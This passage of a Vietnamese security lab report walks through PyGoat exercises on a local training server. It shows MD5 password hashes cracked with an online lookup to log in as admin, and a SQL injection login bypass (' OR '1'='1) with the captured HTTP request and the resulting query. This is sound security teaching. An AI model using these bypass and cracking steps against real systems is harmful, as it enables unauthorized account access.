  - Thường xuyên kiểm tra và đánh giá lại các cơ chế kiểm soát truy cập để đảm bảo chúng vẫn hoạt động hiệu quả và không bị lỗi thời.
  - Cập nhật phần mềm và các thành phần của hệ thống để bảo vệ khỏi các lỗ hổng bảo mật mới phát hiện.


Bài tập 1.2. A02:2021 – Cryptographic Failures

- B1: Truy cập bài thực hành tại: http://localhost:8000/cryptographic_failure/lab



PyGoat
Home
OWASP TOP 10 2021
SANS 25 Vulns
Mitre top 25 Vulns
OWASP TOP 10 2017
Challenges
Cryptographic Failure
What is Cryptographic Failure
Cryptograpphic failure is the root cause of Sensitive Data Exposure. Enumerations (CWEs) included are CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy. The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information, and business secrets require extra protection, mainly if that data falls under privacy laws, e.g., EU's General Data Protection Regulation (GDPR), or regulations, e.g., financial data protection such as PCI Data Security Standard (PCI DSS).
Lab 1 Details
Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table.
alex,9d6edee6ce9312981084bd98eb3751ee
admin,c93ccd78b2076528346216b3b2f701e6
rupak,5ee3547adb4481902349bdd0f2ffba93
Access Lab
Lab 2 Details
Lab 3 Details
Mitigation




- B2: Sử dụng trang https://www.md5online.org/md5-decrypt.html để decrypt mã admin: c93ccd78b2076528346216b3b2f701e6
- Kết quả cho thấy mật khẩu là: admin1234



- B3: Dùng mật khẩu tìm được tiến hành đăng nhập vào bài tập thực hành để kiểm tra: username là admin và password là admin1234. Kết quả truy cập vào tài khoản admin thành công.







Bài tập 1.3. A03-A10:2021

a) A03:2021-Injection: SQl Injection


- B1: Truy cập bài thực hành tại http://localhost:8000/injection




- B2: Chọn SQL Injection, click Access Lab




- B3: Bật Intercept is on, Mở trình duyệt và truy cập vào trang đăng nhập web. Sau đó đăng nhập với username là admin và password là phuong' OR '1'='1. Click Forward


PyGoat
Theme
Logout
Home
OWASP TOP 10 2021
SANS 25 Vulns
Can You Log in as Admin
admin
Log in
Back to Lab Details



```
Pretty   Raw   Hex                                                    \n
1  POST /injection_sql_lab HTTP/1.1
2  Host: localhost:8000
3  Content-Length: 128
4  Cache-Control: max-age=0
5  sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost:8000
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/av
   if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
   ;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8000/injection_sql_lab
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: csrftoken=
   RrilP30RRuS02qclrn0V6dvNer10f770nE4LumlyikqW5BiBDXWTWH6kxcKpb5
   FK; sessionid=2qih6qat00khjuumyliillgiaf3baptn
21 Connection: keep-alive
22
23 csrfmiddlewaretoken=
   4LPeN3NdMxPSxLhwvCrzWsosRiq7FMptAYBYsm8Udnn0AWnMHczxMWZZa39IBK
   Xp&name=admin&pass=phuong%27+OR+%271%27%3D%271
```

- Kết quả truy cập vào tài khoản admin thành công.



- Giải thích: Khi điền thông tin và nhấn đăng nhập, máy chủ sẽ nhận được một yêu cầu POST với dữ liệu:

  name=admin&pass=phuong%27+OR+%271%27%3D%271


  Truy vấn SQL trên máy chủ sẽ được xây dựng như sau:

```
SELECT * FROM introduction_sql_lab_table WHERE id='admin'AND password='phuon
g' OR '1'='1'
```

Do '1' OR '1' luôn đúng nên truy vấn sẽ trả về bản ghi của user admin, cho phép đăng nhập vào hệ thống với tư cách admin.

b) A06:2021 Vulnerable and Outdated Components

– B1: Truy cập bài thực hành tại http://localhost:8000/a9, click Lab 1 Details rồi chọn Access Lab

